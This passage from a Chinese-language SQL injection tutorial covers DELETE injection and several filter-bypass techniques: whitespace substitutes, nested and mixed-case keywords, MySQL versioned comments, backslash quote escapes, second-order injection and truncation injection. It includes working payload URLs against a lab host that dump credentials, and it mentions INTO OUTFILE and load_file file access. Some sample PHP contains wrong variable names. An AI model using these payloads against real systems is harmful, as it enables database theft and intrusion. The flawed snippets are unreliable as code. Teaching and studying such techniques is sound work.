mysql> delete from wp_news where id=1 or 1;
Query OK, 2 rows affected (0.00 sec)

mysql> select * from wp_news
    -> ;
Empty set (0.00 sec)
```

图: SQL 注入-42

DELETE 注入

为了保证不会对正常数据造成干扰，通常使用**'and sleep(1)'** 的方式保证 WHERE 后的结果返回为 False，让语句无法成功执行，见图 SQL 注入-43。后续步骤与时间盲注的一致，这里不再赘述。

```
mysql> select * from wp_news
    -> ;
+------+-------+---------+------+
| id   | title | content | time |
+------+-------+---------+------+
|    1 | 1     | 1       | 1    |
|    2 | 2     | 2       | 2    |
+------+-------+---------+------+
2 rows in set (0.00 sec)

mysql> delete from wp_news where id=1 and sleep(1);
Query OK, 0 rows affected (1.01 sec)

mysql> select * from wp_news
    -> ;
+------+-------+---------+------+
| id   | title | content | time |
+------+-------+---------+------+
|    1 | 1     | 1       | 1    |
|    2 | 2     | 2       | 2    |
+------+-------+---------+------+
2 rows in set (0.00 sec)
```

图: SQL 注入-43

字符替换

为了防御 SQL 注入，有的开发者直接简单、暴力地将诸如 SELECT、FROM 的关键字替换或者匹配拦截。

只过滤了空格

除了空格，在代码中可以代替的空白符还有%0a、%0b、%0c、%0d、%09、%a0（均为 URL 编码，%a0 在特定字符集才能利用）和/**/组合、括号等。假设 PHP 源码如下：

```php
<?php
    $conn = mysqli_connect("127.0.0.1", "root", "root", "test");
    $id = $_GET['id'];
    echo "before replace id: $id";
    $id = str_replace(" ", "", $sql);                                    // 将空格替换为空
    echo "after replace id: $id";
    $sql = "SELECT title, content  FROM wp_news  WHERE id=".$id;
    $res = mysqli_query($conn, $sql);
    $row = mysqli_fetch_array($res);
    echo "<center>";
    echo "<h1>".$row['title']."</h1>";
    echo "<br>";
    echo "<h1>".$row['content']."</h1>";
```

字符替换

```
    echo "</center>";
?>
```

使用之前的 payload（见图 SQL 注入-44），由于空格被替换为空，因此 SQL 语句查询出错，页面中没有显示 title 内容。将空格替换为 “%09”，效果见图 SQL 注入-45。



图: SQL 注入-44

字符替换



图: SQL 注入-45

字符替换

将 SELECT 替换成空

遇到将 SELECT 替换为空的情况，可以用嵌套的方式，如 SESELECTLECT 形式，在经过过滤后又变回了 SELECT。将上面代码中的语句

```
$id = str_replace(" ", "", $sql);
```

替换为

```
$id = str_replace("SELECT", "", $sql);
```

字符替换

访问
http://192.168.20.132/replace.php?id=-1%09union%09selselectect%091,2,
结果见图 SQL 注入-46。



图: SQL 注入-46

字符替换

大小写匹配

在 MySQL 中，关键字是**不区分大小写的**，如果只匹配了'SELECT'，便能用大小写混写的方式轻易绕过，如'sEleCT'。

字符替换

正则匹配

正则匹配关键字'\bselect\b' 可以用形如'/*!50000select*/' 的方式绕过，见图 SQL 注入-47。

```
mysql> /*!50000select*/ title,content from wp_news;
+---------------+---------+
| title         | content |
+---------------+---------+
| this is title | 1       |
| 2             | 2       |
+---------------+---------+
2 rows in set (0.00 sec)
```

图: SQL 注入-47

字符替换

替换了单引号或双引号，忘记了反斜杠

当遇到如下注入点时：

```
$sql ="SELECT *  FROM wp_news  WHERE id = '可控1' AND title = '可控2'"
```

可构造如下语句进行绕过

```
$sql ="SELECT *  FROM wp_news  WHERE id = 'a\' AND title = 'OR sleep(1)#'"
```

字符替换

第 1 个可控点的反斜杠转义了可控点 1 预置的单引号，导致可控点 2 逃逸出单引号，见图 SQL 注入-48。

```
mysql> select * from wp_news where id='a\'and title='or sleep(1)#'
    -> ;
Empty set, 1 warning (2.00 sec)
```

图: SQL 注入-48

可以看到，sleep() 被成功执行，说明可控点 2 位置已经成功地逃逸引号。使用 UNION 注入即可获取敏感信息，见图 SQL 注入-49。

```
mysql> select * from wp_news where id='a\'and title=' union select 1,2,(selec
t concat(username,0x7e,password) from wp_user limit 1),4#'
    -> ;
+------+-------+----------------+------+
| id   | title | content        | time |
+------+-------+----------------+------+
|    1 | 2     | admin~password | 4    |
+------+-------+----------------+------+
1 row in set, 1 warning (0.00 sec)
```

图: SQL 注入-49

逃逸引号

注入的重点在于逃逸引号，而开发者常会将用户的输入全局地做一次 addslashes，也就是转义如单引号、反斜杠等字符，如“'”变为“\'”。在这种情况下，看似不存在 SQL 注入，但在某些条件下仍然能够被突破。

编码解码

开发者常常会用到形如 urldecode、base64_decode 的解码函数或者自定义的加解密函数。当用户输入 addslashes 函数时，数据处于编码状态，引号无法被转义，解码后如果直接进入 SQL 语句即可造成注入，同样的情况也发生在加密/解密、字符集转换的情况。宽字节注入就是由字符集转换而发生注入的经典案例，如感兴趣，可自行查询相关文档了解。

逃逸引号

意料之外的输入点

开发者在转义用户输入时遗漏了一些可控点，以 PHP 为例，形如上传的文件名、http header、$_SERVER['PHP_SELF'] 这些变量通常被开发者遗忘，导致被注入。

逃逸引号

二次注入

二次注入的根源在于，开发者信任数据库中取出的数据是无害的。假设当前数据表见图 SQL 注入-50，用户输入的用户名 admin'or'1 经过转义为了 admin\'or\'1，于是 SQL 语句为：

```
INSERT INTO wp_user  VALUES(2, ' admin\'or\'1', 'some_pass');
```

```
mysql> select * from wp_user;
+------+----------+----------+
| id   | username | password |
+------+----------+----------+
|    1 | admin    | password |
+------+----------+----------+
1 row in set (0.00 sec)
```

图: SQL 注入-50

逃逸引号

此时，由于引号被转义，并没有注入产生，数据正常入库，见图 SQL 注入-51。

```
mysql> insert into wp_user values(2, 'admin\'or\'1', 'some_pass');
Query OK, 1 row affected (0.01 sec)

mysql> select *from wp_user;
+------+------------+-----------+
| id   | username   | password  |
+------+------------+-----------+
|    1 | admin      | password  |
|    2 | admin'or'1 | some_pass |
+------+------------+-----------+
2 rows in set (0.00 sec)
```

图: SQL 注入-51

逃逸引号

但是，当这个用户名再次被使用时（通常为 session 信息），如下代码所示：

```
<?php
    $conn = mysqli_connect("127.0.0.1", "root", "root", "test");
    $res = mysqli_query($conn, "SELECT username FROM wp_user WHERE id=2");
    $row = mysqli_fetch_array($res);
    $name = $row["username"];
    $res = mysqli_query($conn, "SELECT password FROM wp_user WHERE username='$name'");
?>
```

当 name 进入 SQL 语句后，变为

```
SELECT password  FROM wp_user  WHERE username = 'admin'or'1';
```

从而产生注入。

逃逸引号

字符串截断

在标题、抬头等位置，开发者可能限定标题的字符不能超过 10 个字符，超过则会被截断。例如，PHP 代码如下：

```php
<?php
    $conn = mysqli_connect("127.0.0.1", "root", "root", "test");
    $title = addslashes($_GET['title']);
    $title = substr($title1, 0, 10);



    echo "<center>$title</center>";
    $content = addslashes($_GET['content']);
    $sql = "INSERT INTO wp_news  VALUES(2, '$title', '$content')";
    $res = mysqli_query($conn, $sql);
?>
```

逃逸引号

假设攻击者输入“aaaaaaaaa'”，自动转义为“aaaaaaaaa\'”，由于字符长度限制，被截取为“aaaaaaaaa\”，正好转义了预置的单引号，这样在 content 的地方即可注入。我们采取 VALUES 注入的方法，访问 http://192.168.20.132/insert2.php?title=aaaaaaaaa\&content=,1,1),(3,4,(select%20pwd%20from%20wp_user%20limit%201),1)%23，即可看到数据表 wp_news 新增了 2 行，见图 SQL 注入-52。

```
mysql> select * from wp_news;
+------+--------------+----------------+------+
| id   | title        | content        | time |
+------+--------------+----------------+------+
|    1 | this is title | 1              | 1    |
|    2 | 2            | 2              | 2    |
|    3 | aaaaaaaaa',  | 1              | 1    |
|    3 | 4            | admin_password | 1    |
+------+--------------+----------------+------+
4 rows in set (0.00 sec)
```

图: SQL 注入-52

注入的功效

前面讲述了 SQL 注入的基础和绕过的方法，那么，注入到底有什么用呢？结合实战经验，总结如下。

在有写文件权限的情况下，直接用 INTO OUTFILE 或者 DUMPFILE 向 Web 目录写文件，或者写文件后结合文件包含漏洞达到代码执行的效果，见图 SQL 注入-53。

```
----------------------------------------------------
----------------+
| root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

图: SQL 注入-53

注入的功效

在有读文件权限的情况下，用 load_file() 函数读取网站源码和配置信息，获取敏感数据。

提升权限，获得更高的用户权限或者管理员权限，绕过登录，添加用户，调整用户权限等，从而拥有更多的网站功能。

通过注入控制数据库查询出来的数据，控制如模板、缓存等文件的内容来获取权限，或者删除、读取某些关键文件。

在可以执行多语句的情况下，控制整个数据库，包括控制任意数据、任意字段长度等。

在 SQL Server 这类数据库中可以直接执行系统命令。

参考文献

[1] Nu1L. 从 0 到 1：CTFer 成长之路 [EB/OL].
https://book.douban.com/subject/35200558/.

[2] MI L. 4.1. SQL 注入 [EB/OL].
https://websec.readthedocs.io/zh/latest/vuln/sql/index.html.